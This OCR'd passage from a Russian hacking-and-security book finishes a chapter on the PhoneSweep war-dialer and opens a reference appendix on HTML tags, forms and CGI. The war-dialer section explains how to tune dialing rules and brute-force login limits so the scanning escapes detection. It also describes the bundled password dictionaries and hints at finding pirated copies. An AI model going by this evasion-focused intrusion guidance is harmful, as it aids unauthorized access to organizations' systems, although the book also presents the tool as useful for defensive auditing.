- **Add/Save** (Добавить/Сохранить). Добавляет и сохраняет телефонный номер или диапазон номеров, введенный в диалоге **Add Phone Numbers** (Добавить телефонные номера).




Рис. 18.7. Добавление номера телефона для сканирования

Значки в строке состояния

В строке состояния внизу рабочего окна программы PhoneSweep отображается состояние программы. В процессе работы в левой части строки состояния отображаются различные информационные сообщения, а значки в правой части строки состояния меняют свой вид. Смысл сообщений достаточно прозрачен, так же как и назначение значков, так что просто перечислим значки в порядке слева направо.

- **Sweeping Indicator** (Индикатор сканирования) - показывает, находится ли процесс сканирования в простое или активирован.
- **Scheduled Start On/Off** (Плановый старт включен/выключен) - показывает, запланирован или нет запуск сканирования (если нет, значок перечеркнут красной линией).
- ✔ **Scheduled Start Time** (Плановое время старта) - отображает запланированное время старта или OFF.
- **Scheduled Stop On/Off** (Плановый останов включен/выключен) - показывает, запланирован или нет останов сканирования (если нет, значок перечеркнут красной линией).
- **Scheduled Stop Time** (Плановое время останова) - отображает запланированное время останова сканирования или OFF.

- **Effort level** (Режим сканирования) - фиксирует режим сканирования - должна ли программа выполнять только подключение, или идентифицировать целевую систему, или пытаться взломать защиту целевой системы.
- Phonenumbers **to Dial** (Телефонные номера для прозвона) - указывает, остались или нет телефонные номера для прозвона. Если нет, индикатор становится красным.
- **Report Status** (Состояние отчета) - показывает, создается в данный момент отчет. или нет; если да - индикатор анимирован и имеет зеленый цвет; если нет - индикатор белый.
- **Time Period** (Период времени) - отображает текущий период времени - рабочее время, нерабочее время, выходные дни.
- **Remote Access Indicator** (Индикатор удаленного доступа) - указывает, доступна ли в данный момент времени программа PhoneSweep для удаленного управления. Если да, то индикатор имеет красный цвет.

Теперь мы более-менее знакомы с содержимым рабочего окна программы PhoneSweep и готовы узнать, как с ее помощью можно достичь желанной цели - доступа к удаленной компьютерной системе.

Работа с программой PhoneSweep

Чтобы начать сканирование телефонных номеров с помощью программы PhoneSweep, следует сделать три простые операции.

- В рабочем окне программы PhoneSweep открыть вкладку **Setup** (Параметры), представленную на Рис. 18.5 и настроить текущий профиль программы.
- Открыть вкладку **Phone Numbers** (Телефонные номера), представленную на Рис. 18.2, и, щелкнув на кнопке Add (Добавить), в отобразившемся диалоге **Add Phone Numbers** (Добавить номера телефона), представленном на Рис. 18.7, ввести диапазон телефонных номеров для прозвона.
- В рабочем окне программы PhoneSweep щелкнуть на кнопке **Start** (Старт) и подождать результатов.

Ясно, что основной процедурой здесь является настройка профиля программы, которая в терминах справочной системы программы называется созданием правил прозвона (dialing riles).

Правила прозвона

Правила прозвона программы PhoneSweep позволяют управлять порядком, временем и частотой звонков, выполняемых в процессе сканирования телефонных номеров организации. При создании правил прозвона следует добиться такого поведения программы PhoneSweep, которое, с одной стороны, не привлечет излишнего внимания системы защиты линий связи, а с другой - позволит решить поставленную задачу с минимальными усилиями.

Обсудим возможности, предоставляемые программой PhoneSweep для создания правил прозвона.

Порядок и время прозвона

Первоначальный выбор времени исполнения звонков выполняется при добавлении телефонного номера в список телефонных номеров. Для этого следует в диалоге **Add Phone Numbers** (Добавить номера телефона) (Рис. 18.7) установить соответствующие флажки: **Business** (Рабочее), **Outside** (Нерабочее), **Weekend** (Выходные).

Программа PhoneSweep позволяет уточнить время и порядок сканирования номеров, создавая правила прозвона телефонов организации в строго определенное время, скажем, в нерабочее время или в выходные дни, с указанием числа попыток и длительности ожидания ответа. Создание правил прозвона реализуется на вкладке **Time** (Время), подчиненной вкладке **Setup** (Параметры), представленной на Рис. 18.8.




Рис. 18.8. Вклада планирования времени и порядка прозвона телефонных номеров

В полях **Business Hours** (Рабочее время) и **Blackout Hours** (Исключенное время) следует указать, соответственно, рабочее время и время, в течение которого будут временно прекращены звонки, запланированные на рабочее время.

Флажки в разделе **Weekends** (Выходные) позволяют указать выходные дни недели (по умолчанию установлены суббота и воскресенье). В разделе **Import Time Period** (Период времени импорта) указывается время прозвона импортированных списков телефонных номеров, не содержащих указаний о конкретном времени их сканирования.

В правой нижней части вкладки **Time** (Время) содержатся два столбца **Rings** (Звонки) и **Seconds** (Секунды), в которых следует указать длительность прозвона одного номера, задав либо число звонков, либо длительность ожидания ответа, причем отдельно для каждого временного периода. Эти периоды указаны в строках **Business** (Рабочее время), **Outside** (Нерабочее время) и **Weekend** (Выходные). Например, на Рис. 18.8 указано, что в нерабочее время следует прозванивать номер либо 10 раз, либо в течение 92 сек.

Таким образом, с помощью вкладки **Time** (Время) можно очень точно настроить работу по прозвону номеров, по возможности скрыв ее от владельцев телефонов. Ну а что относительно идентификации и взлома доступа к удаленной системе? Для этого следует обратиться к другой вкладке - **Effort** (Режим).

Настройка режима взлома

Вкладка **Effort** (Режим) представлена на Рис. 18.9.




Рис. 18.9. Вкладка задания режима прозвона

Как видно из Рис. 18.9, здесь имеется все необходимое, чтобы взлом удаленной системы прошел как можно более эффективно и был безболезненным для жертвы. В открывающемся списке **Set Level** (Установить уровень) можно выбрать, следует ли просто подсоединиться к телефону (пункт **Connect** (Соединиться)), или же попытаться идентифицировать удаленную систему (пункт **Identity** (Идентификация)), или же попытаться взломать доступ к системе (пункт **Penetrate** (Проникнуть)). При этом открывающийся список **Scan For** (Сканировать) позволяет выбрать режим поиска модемов и/или факсимильных аппаратов, что немаловажно для различных применений (бессмысленно, к примеру, пытаться взломать доступ к факсимильному аппарату, не так ли?).

В разделе **Penetrate Level Options** (Параметры уровня проникновения) можно настроить режим проникновения в удаленную систему, т.е. настроить процедуру взлома грубой силой. В открывающемся списке **Maximum Guesses Per Username Per Day** (Максимум попыток для одного логина в день) следует указать число попыток проникновения в удаленную систему с отдельным именем пользователя (логином) в течение дня. Это важно для обхода системы защиты, поскольку ясно, что один человек не может пытаться зарегистрироваться в системе целый день - такие попытки выдадут хакера с головой. С другой стороны, нельзя переборщить с числом звонков по одному номеру, так что следует выбрать максимальное число звонков в открывающемся списке **Maximum Calls Per Number Per Day** (Максимальное число звонков в день по одному номеру).

Комбинации логин/пароль, используемые для проникновения в систему, хранятся в файле **bruteforce.txt,** и его содержимое отображается в правом нижнем углу вкладки **Effort** (Режим), представленной на Рис. 18.9. Этот список можно пополнить и откорректировать, щелкая на кнопках Add (Добавить) и Del (Удалить). А порядком тестирования пар логин/пароль можно управлять установкой флажка **Recycle Names** (Перебор имен). Установка флажка **Recycle Names** (Перебор имен) вынуждает программу PhoneSweep проверять каждую комбинацию логин/пароль к каждому удаленному компьютеру, иначе проверяется только единственная комбинация логин/пароль.

Наконец, установка флажка **Find Modems First** (Вначале найти модемы) вынуждает программу PhoneSweep перед началом попыток проникновения прозвонить все телефоны из указанного набора и найти линии с подключенными модемами. В противном случае попытки проникновения будут выполняться перед прозвоном следующего номера.

Программа PhoneSweep поставляется вместе с несколькими файлами, содержащими комбинации пароль/логин. Эти файлы таковы.

- **bruteforce.txt:** Этот файл содержит список пар логин/пароль, используемых PhoneSweep для попыток проникновения в систему. Для модификации и пополнения этого файла пользователям предоставляется утилита **brutecreate.exe,** запускаемая из командной строки и позволяющая комбинировать пары логин/пароль с целью пополнения файла **bruteforce.txt.**
- systemdefault.txt: Этот файл содержит список стандартных пар логин/пароль, широко используемых операционными системами. Для применения этого файла следует скопировать его содержимое (или его часть) в файл **bruteforce.txt.**
- **largebrute.txt:** Этот файл содержит словарь паролей, который наиболее часто используют хакеры.
- **largebruteback.txt:** Этот файл содержит те же самые слова, что и в файле **largebrute.txt,** но написанные в обратном порядке.

Кроме описанных возможностей, программа PhoneSweep предоставляет множество других функций, очень полезных и содержательных для хакинга удаленных систем. Однако с основными функциями вы уже познакомились - и теперь никакая удаленная система не устоит перед вашим натиском! Проблема, однако, в том, что PhoneSweep стоит ныне около 1000$, и, хотя ее стоимость снизилась с 2800$ в 2002 году, все-таки для большинства людей покупка PhoneSweep недоступна. Но не стоит отчаиваться! К моменту выхода этой книги в свет все может измениться - так что, прочитав эти строки, откройте страничку какой-либо поисковой машины, введите в строку поиска волшебное слово **PhoneSweep - и,** быть может, проблемы поиска рабочей версии программы решатся сами собой.

Есть и другой вариант действий - с помощью широко распространенных программ сканирования THN-Scan или ToneLock прозванивать телефонные номера и пытаться по получаемым откликам угадать, какая система принимает ваши звонки. Далее, можно сделать и так - написать сценарий перебора паролей и запустить его с помощью популярной программы Login Hacker (примеры сценариев можно найти, например, в [3]). Однако все это делается руками, и толком все эти программы работают лишь на старых, уже ушедших в историю системах... Так что будем надеяться на лучшее - на рынке программ-сканеров телефонных номеров следует ожидать новинок.

Например, пока писалась эта книга, появилась новая утилита сканирования телефонных номеров TeleSweep Secure ***(http://www.securelogix.com)*** *компании Secure Logix.Однако, кроме описания в [14], никаких сведений о TeleSweep Secure автору добыть не удалось - очевидно, следует немного подождать.*

Заключение

Телефонные линии, подключенные через модем к компьютерной системе, - самый надежный путь для проникновения в локальную сеть организации. Причина состоит в принявшей массовый характер нелегальной установке модемов - для работы с рабочим компьютером сидя дома. Добавьте сюда наличие множества забытых и заброшенных линий, полное пренебрежение правилами компьютерной безопасности, царящее в большинстве организаций, - и вы поймете, почему в средствах массовой информации то и дело мелькают сообщения о взломах сетей разных финансовых учреждений.

Описанная в этой главе программа PhoneSweep - это наиболее мощное средство для решения задач проникновения в удаленную систему, известное на сегодня, и, скорее всего, это только первая ласточка. Программа PhoneSweep полезна как хакеру, так и антихакеру, поскольку тестирование телефонных номеров организации - это надежный способ проверки наличия дыр в системе защиты компьютерной системы от удаленного проникновения. Такое тестирование избавит многих радетелей за собственную безопасность от иллюзий по поводу недоступности их системы, которая, как показывает мировой опыт, никогда не бывает абсолютной.

ПРИЛОЖЕНИЕ А.
Язык HTML и DHTML

Ресурсы всемирной паутины содержатся в Web-страницах, которые создаются с помощью HTML - языка разметки текста, превращающего обычный документ в гипертекстовый. Вводимые в текст пометки, или, как говорят, теги (от английского «tag» - пометка) HTML, служат как для определения внешнего вида документа на экране компьютера, так и для создания ссылок на другие документы, образующие единую гипертекстовую информационную систему.

На первый взгляд может показаться, что язык HTML не имеет отношения к рассматриваемой в этой книге теме компьютерной безопасности. Однако это впечатление обманчиво - некоторые возможности языка HTML позволяют реализовывать весьма опасные атаки на компьютеры пользователей Web. Дело в том, что современные Web-страницы содержат множество программных компонентов - аплеты, сценарии - превращающих статические странички Web в динамические, по сути дела, в небольшие приложения. Эти приложения исполняются браузерами Web и почтовыми клиентами на компьютерах пользователей Web и, без поддержания мер защиты, могут причинить компьютеру вред - например, занести в компьютер вирус или установить троянского коня.

Поэтому при создании системы защиты компьютера необходимо самым внимательным образом рассмотреть угрозы, возникающие при просмотре ресурсов Web. Перед обсуждением этих вопросов вначале познакомимся с кратким обзором языка HTML.

Теговая модель

В языке HTML для гипертекстовой разметки документов применяется теговая модель, с помощью которой документ HTML представляется в виде совокупности контейнеров, каждый из которых начинается тегом и может заканчиваться тегом. Тегом называется заключенная в угловые скобки запись кода HTML, управляющего гипертекстовой разметкой документа.

Таким образом, документ HTML представляет собой не что иное, как обычный текстовый файл с добавленными в него управляющими кодами HTML, оформленными в виде тегов. В листинге А.1 представлен простейший код HTML-документа.

Листинг А.1. *Пример простого документа HTML*

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0//EN"
   "http://www.w3.org/TR/REC-html40/strict.dtd">
<HTML>
   <HEAD>
      <META HTTP-EQUIV="Content-Type" content="text/html";
         CHARSET="windows-1252">
```

```
    <META http-equiv="Content-Language" content="ru">
    <META NAME="keywords" CONTENT="документ, HTML">
    <META NAME="description" CONTENT="Пример документа HTML">
    <TITLE>Первый документ HTML</TITLE>
  </HEAD>
  <BODY>
    <P>Это простейший HTML-документ
  </BODY>
</HTML>
```

На Рис. А. 1 представлено отображение кода HTML из листинга А. 1 в окне браузера IE 5.




Рис. А. 1. Пример простого HTML-документа в окне браузера IE 5

Давайте рассмотрим содержимое кода HTML в листинге АЛ. Несмотря на простоту, этот код содержит все компоненты обычного документа HTML. В самой первойстроке

```
<JDOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0//EN"
```

содержится информация о примененной для создания документа версии языка HTML - в данном случае, HTML 4.0, и языке документа - EN (английский). В язык HTML 4 заложена возможность ввода этой информации, хотя, как правило, в документах HTML ее опускают. В следующей строке содержится запись <HTML> - это тег, с которого должен начинаться любой документ HTML, после которого помещаются все остальные теги.

Структура документа HTML

Итак, документ HTML состоит из набора тегов. Эти теги должны быть расположены не просто так, а в определенном порядке. Структура документа HTML, согласноспецификации,состоитизследующихкомпонентов.

- Строки с указанием номера версии языка HTML, использованной для составления документа.
- Декларативного раздела заголовка, заданного тегом <HEAD>.
- Тела документа, содержащего представляемую документом информацию. Тело документа может быть определено с помощью тега <BODY> или тега <FRAMESET>, позволяющего создавать Web-страницы с фреймами - отдель-

ными частями документа, загружаемыми независимо друг от друга по командам пользователя.

Первый компонент не представляет для нас никакого интереса, в отличие от двух остальных, поскольку именно в этих компонентах могут находиться небезопасные элементы загруженного из Web документа HTML. Рассмотрим их подробнее.

Заголовок документа может содержать сценарии - небольшие программы, включаемые в документ HTML для придания ему интерактивных возможностей. Сценарии, встраиваемые в документ HTML, исполняются браузером путем пошагового исполнения (или, как говорят, интерпретации) кода сценария. Таким образом, встраиваемые сценарии не являются обычной исполняемой программой, которая вначале пишется на высокоуровневом языке программирования, а затем преобразуется (или, как говорят, компилируется) в двоичный код, понятный для компьютера. Для включения сценариев в документы HTML применяются контейнерные, т.е. парные (см. ниже), теги <SCRIPT>.

Кроме таких встроенных сценариев в тело и фреймы документа могут быть включены аплеты - небольшие программы, предварительно компилированные в двоичный исполняемый код. Для работы с аплетами пользователям предоставляются средства графического интерфейса, размещенные в документе HTML, т.е. всякие кнопки, переключатели, меню и так далее. Включение аплетов в документы HTML выполняется с помощью тегов <OBJECT> или <APPLET> (последний отнесен организацией W3C к устаревшим средствам HTML).

Еще одним тегом HTML, представляющим для нас особый интерес, является **<IFRAME>**, позволяющий встраивать фреймы непосредственно в содержимое документа HTML. Некоторые особенности обработки тегов **<IFRAME>** современными браузерами сделали их настолько небезопасными, что, например, браузеры IE версии старше 5 позволяют отключать использование тега **<IFRAME>** в настройках параметров безопасности.

Рассмотрим последовательно теги <SCRIPT>, **<OBJECT>** и **<IFRAME>**.

Теги HTML

Как видно из листинга A.1, каждый тег состоит из имени тега (например, HTML), заключенного в угловые скобки. Обратите внимание на последнюю строку листинга - там расположен тег **</HTML>**, очень похожий на тег в третьей строке документа. В нем содержится косая черта, означающая, что это - конечный тег. Соответственно, тег **<HTML>** называется начальным тегом. Такие парные теги называются контейнерными, а все, что находится между начальными и конечными тегами называется содержимым контейнера.

Теги, не имеющие парного конечного тега, называются пустыми, или одиночными; соответствующие им элементы называются автономными. В листинге АЛ имеется один такой тег <P>, называемый тегом абзаца, поскольку текст, расположенный вслед за тегом, будет отображаться в браузере в новом абзаце.

Простейший вариант тега - имя, заключенное в угловые скобки, например <HEAD> или <P>. Для более сложных тегов характерно наличие атрибутов, которые могут иметь конкретные значения, определенные автором для видоизменения функции тега. Например, в теге <HTML LANG="ru" DIR="LTR"> использован атрибут LANG, который задает язык документа HTML (в данном случае "ru" - русский), и атрибут DIR, который задает направление чтения текста, в данном случае "LTR" - слева направо (оказывается, можно и наоборот).

Общая схема построения контейнера HTML имеет следующий вид:

<Имя_тега Список_атрибутов> Содержимое контейнера </Имя_тега>

Контейнерные теги вместе с их содержимым, а также одиночные теги обобщенно называются элементами языка HTML. В языке HTML современной версии 4 (спецификация языка представлена на сайте http://www.w3.org) имеется множество элементов, но здесь мы остановимся лишь на тех, которые интересны с точки зрения обсуждаемой темы безопасности.

Тег <OBJECT>

Начиная с первой версии, язык HTML позволял встраивать в документы HTML изображения, аплеты, видеоклипы и другие ресурсы Web. В HTML версии 4 специально для этой цели был создан новый тег <OBJECT>, который претендует на роль универсального средства внедрения в документы HTML произвольных информационных ресурсов и идет на смену другим тегам - <APPLET>, <IMG>, <EMBED> и некоторых других.

Тег <OBJECT> содержит множество атрибутов, часть которых перечислена ниже.

- ID - уникальный идентификатор объекта.
- CLASSID - используется для указания местоположения ресурса, реализующего функции объекта. Например, CLASSID может содержать адрес URL программы-обработчика данных, указанных другим атрибутом - DATA (см. ниже).
- CODEBASE - определяет базовый адрес, относительно которого указываются адреса ресурсов в других атрибутах тега (например, CLASSID, DATA и ARCHIVE). Если атрибут CODEBASE отсутствует, значением по умолчанию является базовый адрес URL текущего документа.
- CODETYPE - определяет тип данных, получаемых при загрузке ресурса, указанного атрибутом CLASSID. Его значениями могут быть, например, "text/html", "image/gif", "video/mpeg", "text/javascript", указывающие, соответственно, на документ HTML, рисунок формата GIF, видеофайл MPEG и сценарий JavaScript.
- DATA - указывает местоположение данных объекта. Например, если объект используется для отображения рисунка, DATA содержит адрес файла с изображением. Его значением является относительный адрес URL, установленный относительно базового адреса, заданного атрибутом CODEBASE.

- TYPE - определяет тип содержимого для данных, задаваемых атрибутом DATA.
- ARCHIVE - содержит разделенный пробелами список адресов URL архивов с ресурсами, требуемыми объекту, в том числе, задаваемые атрибутами CLASSID И DATA.

В большинстве клиентских браузеров имеются встроенные механизмы для воспроизведения основных типов данных, таких как текст, изображения в формате .GIF, шрифты, набор графических элементов. Для воспроизведения же некоторых других типов данных, не поддерживаемых браузерами по умолчанию, они обычно запускают внешние приложения. Тег <OBJECT> как раз и позволяет авторам документов HTML управлять способом воспроизведения данных - либо с помощью внешней программы, либо с помощью некоторой программы, указываемой автором документа HTML. В листинге А.2 представлен код HTML с тегом <OBJECT>, примененным для воспроизведения аплета - проигрывателя Microsoft Media Player.

Листинг А.2. *Пример простого документа HTML*

```
<HTML>
   <HEAD>
      <TITLE>Пример использования тега <OBJECT></TITLE>
   </HEAD>
   <BODY>
      <OBJECT    ID="WinPlayer"    CLASSID="clsid:22D6F312-B0F6-11D0-94AB-
0080C74C7E95">
      </OBJECT>
   </BODY>
</HTML>
</HTML>
```

То, что отобразится в диалоге браузера IE 5 при загрузке кода из листинга А.2, представлено на Рис. А.2.

Рис. А.2. Отображение аплета - проигрывателя Windows Media Player

В листинге А.2 атрибут **CLASSID** определяет ресурс, воспроизводимый тегом **<OBJECT>**. Для этого используется так называемый уникальный идентификатор **CLSID**, который в системе Windows присваивается каждому аплету, созданному на основе средств программирования аплетов, предложенных и развиваемых фирмой Microsoft.

Идентификаторы CLSID используются в любой программе, построенной на основе технологии OLE (Object Linking and Embedding - Связывание и внедрение объектов). OLE - это общее название объектно-ориентированных технологий Microsoft, с помощью которых одни программы предоставляют свои сервисы другим программам. Вы используете технологию OLE каждый раз, когда, например, перетаскиваете текст из одного текстового документа в другой с помощью буфера обмена Windows. На основе технологии OLE можно, помимо всего прочего, создавать аплеты, которые в этом случае называются элементами ActiveX. Подробнее с технологией OLE можно познакомиться в одном из множества руководств.

Вы, наверное, уже поняли, для чего хакерам может понадобиться тег **<OBJECT>** - конечно же, для запуска на клиентском компьютере программы, которая обеспечит хакеру достижение своих целей. С помощью трюков, использующих некоторые недостатки системы защиты браузеров Web, это сделать вовсе не трудно, но перед описанием всех этих интересных возможностей опишем последний тег – **<IFRAME>**.

Тег <IFRAME>

Язык HTML позволяет воспроизводить документы HTML в нескольких областях окна браузера Web; эти области называются фреймами (от английского «frame» - кадр, окно). Фреймы могут представлять собой независимые окна, или же занимать области внутри одного главного окна, деля его на части. Благодаря этому свойству фреймов Web-дизайнеры могут оставлять некоторую информацию документа HTML постоянно видимой в одном фрейме, в то время как остальную информацию воспроизводить в дополнительных фреймах, снабженных средствами прокрутки содержимого.

Тег **<IFRAME>** позволяет встраивать фреймы непосредственно внутрь текстового фрагмента в документе HTML. В листинге А.3 представлен код HTML с тегом **<IFRAME>**, который встраивает в текст фрейм, отображающий технические характеристики автомобиля.

Листинг А.3. *Пример встроенного фрейма в документе HTML*

```
<HTML>
<HEAD>
<TITLE>Реклама автомобиля</TITLE>
```

```
</HEAD>
<BODY>
Вашему вниманию предлагается новая модель автомобиля фирмы
Opel. В представленной Здесь
<IFRAME SRC="specification.html" WIDTH="250" HEIGHT="16"
SCROLLING="auto" FRAMEBORDER="1" >
</IFRAME>
 таблице вы можете увидеть его технические характеристики.
</BODY>
</HTML>
```

Воспроизведение кода HTML из листинга А.3 в окне браузера IE 5 представлено на Рис. А.3.




Рис. А.3. Пример документа HTML со встроенным фреймом

На первый взгляд тег **<IFRAME>**, так же как и отображаемый фрейм, вполне безобидены, однако, как ни странно, тег **<IFRAME>** служит основой для множества атак, опирающихся на уязвимости системы безопасности браузеров Интернета и почтовых клиентов. Опишем некоторые из них.

Динамический HTML

В языке HTML имеются средства для превращения простого текста в, по сути дела, небольшое приложение, с возможностями интерактивного взаимодействия с посетителями сайта. В набор этих средств входят формы и сценарии, помещаемые в документ HTML. Формы включаются в документ HTML с помощью тега **<Form>**, а сценарии - с помощью тега <Script>. Рассмотрим их по порядку.

Тег <Form>

В листинге А.4 приведен код HTML простой формы, предлагающей посетителям узла подписаться на рассылку новостей. Интерпретация этой формы браузером IE 5 представлена на Рис. А.4.

Листинг А.4. ***Форма опроса посетителей странички Web***

```
<HTML>
<HEAD>
<TITLE>Простая форма</TITLE>
```

```
</HEAD>
<BODY>
<H3>Подписка на группу новостей</H3>
<FORM                ACTION="http: //www.anysite.com/prog/addsubs"
METHOD="post">
    <P>
     <INPUT TYPE="text" ID="firstname">
                <LABEL FOR="firstname">Имя: </LABEL><BR>
     <INPUT TYPE="text" ID="lastname">
                <LABEL FOR="lastname">Фамилия: </LABEL><BR>
     <INPUT TYPE="text" NAME="postal-address" ID="email">
                <LABEL FOR="email">e-mail </LABEL><BR>
    <INPUT  TYPE="checkbox"  NAME="subscribe"> Подписаться на
прием новостей<BR>
    <INPUT      TYPE="submit"      VALUE="Отправить">      <INPUT
TYPE="reset">
    </P>
 </FORM>
</BODY>
</HTML>
```

Рассмотрим код в листинге А.4. Он содержит элемент FORM, в контейнер которого включено несколько элементов новых для нас типов - LABEL и INPUT. Функции элемента LABEL очень просты - он отображает надпись возле поля ввода данных. Поле ввода представляет собой обычный элемент управления, типа используемого в системе Windows для ввода информации с клавиатуры компьютера (см. Рис. А.4). Каждому такому полю в коде HTML соответствует элемент INPUT с атрибутом TYPE, равным "text". Атрибут TYPE задает тип элемента управления, определяемого элементом INPUT, в данном случае - поле ввода. Другими значениями атрибута TYPE в коде листинге А.4, как видим, являются **"checkbox", "submit" и "reset",** отвечающие за воспроизведение, соответственно, флажка, кнопки подтверждения и кнопки сброса. Все эти элементы управления по своим функциям соответствуют обычным элементам, применяемым, например, в диалогах Windows.




Рис. А.4. Форма опроса посетителей

Обработка данных в форме

Посмотрим, как будет работать форма из листинга А.4. Загрузив с сервера Web-страницу с формой на свой компьютер, пользователь в окне клиентского браузера вводит свои данные в поля формы, щелчком мыши устанавливает флажок, фиксирующий согласие на подписку, и щелкает на кнопке Отправить. Ес-

ли ему потребуется отменить (сбросить) введенную информацию, он щелкает на кнопке **Сброс.** После щелчка на кнопке **Отправить** клиентский браузер пересылает данные, введенные в форму, на сервер, содержащий сценарий обработки данных формы. Этот сценарий автор документа HTML должен указывать с помощью адреса URL, присвоив его атрибуту ACTION элемента FORM, например, так, как это сделано в листинге А.4:

```
<FORM ACTION="http://www.anysite.com/prog/addsubs" METHOD="post">
```

Здесь указано, что для обработки данных формы следует использовать программу **addsubs,** хранимую в каталоге **/prog** сервера **http://www.anysite.com.** Получив от браузера такого рода сообщение, сервер распознает, что по указанному в сообщении адресу находится программа. Это заставляет сервер запустить указанную программу и передать ей на обработку полученные данные формы. Метод передачи этих данных программе определяется атрибутом **METOD** элемента FORM. В данном случае указан метод post, но имеются и другой, более популярный метод - **get** (оба этих метода описаны в Приложении В).

Весь процесс обработки данных формы на сервере организуется согласно протоколу CGI (Common Gateway Interface - Общий шлюзовой интерфейс), являющемуся стандартом, который определяет методы предоставления данных формы обрабатывающей программе и структуру этих данных (см. Приложение В этой книги). После обработки формы сценарий, используя средства, обеспечиваемые протоколом CGI, может переслать клиентскому браузеру ответное сообщение, которое отобразится на его экране.

Согласно протоколу CGI информация шлюзам передается в следующем формате.

```
Имя1=Значение1&Имя2=Значение2&...
```

Здесь Имя - это имя передаваемого программе параметра данных (в нашем случае это имя элемента управления формы), а Значение - это фактическое значение параметра (т.е. значение элемента управления). Способ, по которому эта информация передается шлюзу, зависит от метода запроса, указанного атрибутом METHOD формы. Для определения метода запроса шлюз должен использовать переменную окружения **REQUEST_METHOD** (см. Приложение В).

В случае метода GET эта строка передается как часть адреса URL запроса и будет передана шлюзу в переменной окружения **QUERY_STRING** (см. Приложение В).

В случае метода POST эта информация будет послана в стандартный поток ввода шлюза. В последнем случае объем информации, содержащийся в стандартном потоке ввода, определяется переменной окружения **CONTENT_LENGTH,** задающей число байтов в потоке. Тип передаваемых шлюзу данных определяется переменной окружения **CONTENT_TYPE.** Сервер не обязан посылать символ конца потока после успешной пересылки шлюзу значения переменной **CONTENT_LENGTH.**

Приведем пример обработки формы с помощью описанной выше процедуры. Возьмем в качестве примера форму из листинга А.4. После подтверждения формы и отправки ее данных на сервер для обработки методом POST (поскольку в элементе FORM атрибут METHOD равен "post") в программу-сценарий во входном потоке поступит 42 байта, закодированных таким образом:

```
postal-address=ivan@email.com&subscribe=on
```

В этом случае сервер установит значение переменной CONTENT_LENGTH равным 42, а переменной. CONTENT_TYPE равным "application/x-www-form-urlencoded". Первым символом в стандартном потоке ввода для сценария будет символ "p", за которым будет следовать остаток закодированной строки.

В командной строке и переменных окружения шлюзу передается множество другой информации. В следующих разделах содержится ее обсуждение (заметьте, что эта информация применима не только для обработки данных формы).

Как видим, все это достаточно прозрачно. Для подготовки Web-узла, на котором будут применяться формы, следует, пользуясь средствами языка HTML, создать сам документ HTML с формами, написать сценарий обработки данных формы, пользуясь возможностями протокола CGI, и поместить документы HTML и программу сценария в соответствующие каталоги на сервере. Их совместную работу обеспечит инфраструктура Web, обеспечивающая обращения к своим сетевым ресурсам.

Тег <SCRIPT>

